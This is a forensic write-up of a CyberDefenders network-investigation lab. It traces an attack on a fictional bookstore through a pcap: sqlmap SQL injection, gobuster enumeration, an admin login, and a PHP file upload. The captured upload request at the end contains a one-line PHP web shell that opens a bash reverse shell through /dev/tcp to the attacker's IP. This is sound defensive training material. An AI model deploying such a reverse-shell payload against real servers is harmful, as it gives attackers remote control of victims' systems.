CyberDefenders: Web Investigation Lab

The following writeup is for Web Investigation Lab on CyberDefenders, it involves investigating a pcap using Wireshark and Network Miner.

Scenario: You are a cybersecurity analyst working in the Security Operations Centre (SOC) of BookWorld, an expansive online bookstore renowned for its vast selection of literature. BookWorld prides itself on providing a seamless and secure shopping experience for book enthusiasts around the globe. Recently, you've been tasked with reinforcing the company's cybersecurity posture, monitoring network traffic, and ensuring that the digital environment remains safe from threats.

Late one evening, an automated alert is triggered by an unusual spike in database queries and server resources usage, indicating potential malicious activity. This anomaly raises concerns about the integrity of BookWorld's customer data and internal systems, prompting an immediate and thorough investigation.

By knowing the attacker's IP, we can analyse all logs and actions related to that IP and determine the extent of the attack, the duration of the attack, and the techniques used. Can you provide the attacker's IP?

Start off by opening the PCAP in either Wireshark or NetworkMiner. Based on the scenario, we are looking for an IP address has sent a copious number of packets. To find this, I navigated to Statistics > Conversations > IPv4:


Ethernet · 2 | IPv4 · 3 | IPv6 | TCP · 659 | UDP · 1

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
73.124.22.1	73.124.22.255	122	10 kB	122	10 kB	0	0 bytes	0.000000	2823.5318	29 bits/s	0 bits/s
111.224.250.131	73.124.22.98	88,484	29 MB	44,320	7 MB	44,164	21 MB	1334.970595	1497.0586	38 kbps	113 kbps
170.40.150.126	73.124.22.98	256	39 kB	139	20 kB	117	20 kB	35.924585	2793.1525	55 bits/s	57 bits/s

44,320 packets sent from 111.224.250.131 is extremely suspicious so we can assume that this is the attackers IP address.

If the geographical origin of an IP address is known to be from a region that has no business or expected traffic with our network, this can be an indicator of a targeted attack. Can you determine the origin city of the attacker?

A great way of identifying this is to use the MaxMind GeoIP database in Wireshark, however, due to be lazy I just used an online tool to determine the origin city:




Identifying the exploited script allows security teams to understand exactly which vulnerability was used in the attack. This knowledge is critical for finding the appropriate patch or workaround to close the security gap and prevent future exploitation. Can you provide the vulnerable script name?

Through looking at the HTTP get requests, we can see a weird user-agent which is clearly requested initiated by sqlmap. If you look at the target of the GET requests, we can see it is targeting search.php:

Establishing the timeline of an attack, starting from the initial exploitation attempt, What's the complete request URI of the first SQLi attempt by the attacker?


After looking through the GET requests and focusing on the Request URI, we can clearly see an SQL injection attempt against search.php:



Can you provide the complete request URI that was used to read the web server available databases?

Following a similar approach to the previous question, I craft a display filter that cuts down the results to only 5 packets:


Information scheme is the SQL command used to list available databases:



You can just copy the value of Request URI which is the answer.


Assessing the impact of the breach and data access is crucial, including the potential harm to the organisation's reputation. What's the table name containing the websites users data?


After looking at the response of the requests found previously, we can see that the table name containing the websites user data is "customers":



The website directories hidden from the public could server as an unauthorised access point or contain sensitive functionalities not intended for public access. Can you provide the name of the directory discovered by the attacker?

I started by filtering for the Gobuser user-agent (directory enumeration tool), but this resulted in lots of traffic as the tool generates a lot of requests to enumerate directories. Therefore, after looking at the hint, I was able to cut down the results even further by looking for the response code 301, which indicates a redirect.





Knowing which credentials were used allows us to determine the extent of account compromise. What's the credentials used by the attacker for logging in?

I used the following display filter to find any requests sent to a directory that contains "login":

```
ip.addr == 111.224.250.131 and http.request.uri contains login and http.user_agent  != gobuster/3.6
```


After looking through the results, we can see a POST request made to /admin/login.php where we can see credentials that were used to successfully log in:

```
username=admin&password=admin123%21HTTP/1.1 302 Found
```

Meaning the answer is admin:admin123!

If you are wondering how the hell %21 equals an exclamation mark, it is simply the hex representation of an exclamation mark:

Alternatively, you could use a tool like NetworkMiner and head to the credentials tab to find credentials within the pcap:



We need to determine if the attacker gained further access or control on our web server. What's the name of the malicious script uploaded by the attacker?

Using a very similar filter to the previous question, I was able to cut down the results to only 4 packets:

```
ip.addr == 111.224.250.131 and http.request.uri contains upload and http.user_agent != gobuster/3.6
```

This display filter looks for requests that contain "upload" in the URI and ignore Gobuster directory enumeration traffic. Here we can see that the attacker uploaded a script called NVri2vhp.php:

```
GET /admin/uploads/NVri2vhp.php HTTP/1.1
```

Alternatively, you can look for HTTP POST requests by using the http.request.method == POST display filter. After looking through the results, and following the TCP stream, you can see POST requests uploading the file:

```
POST /admin/index.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------356779360015075940041229236053
Content-Length: 441
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/index.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

-----------------------------356779360015075940041229236053
Content-Disposition: form-data; name="fileToUpload"; filename="NVri2vhp.php"
Content-Type: application/x-php

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/"111.224.250.131"/443 0>&1'");?>

-----------------------------356779360015075940041229236053
Content-Disposition: form-data; name="submit"
```

This was a really enjoyable room, I had a lot of fun and learnt a lot about cutting down noise (primarily traffic generated by Gobuster). If you are curious about web exploitation investigation via network forensics, this lab is perfect.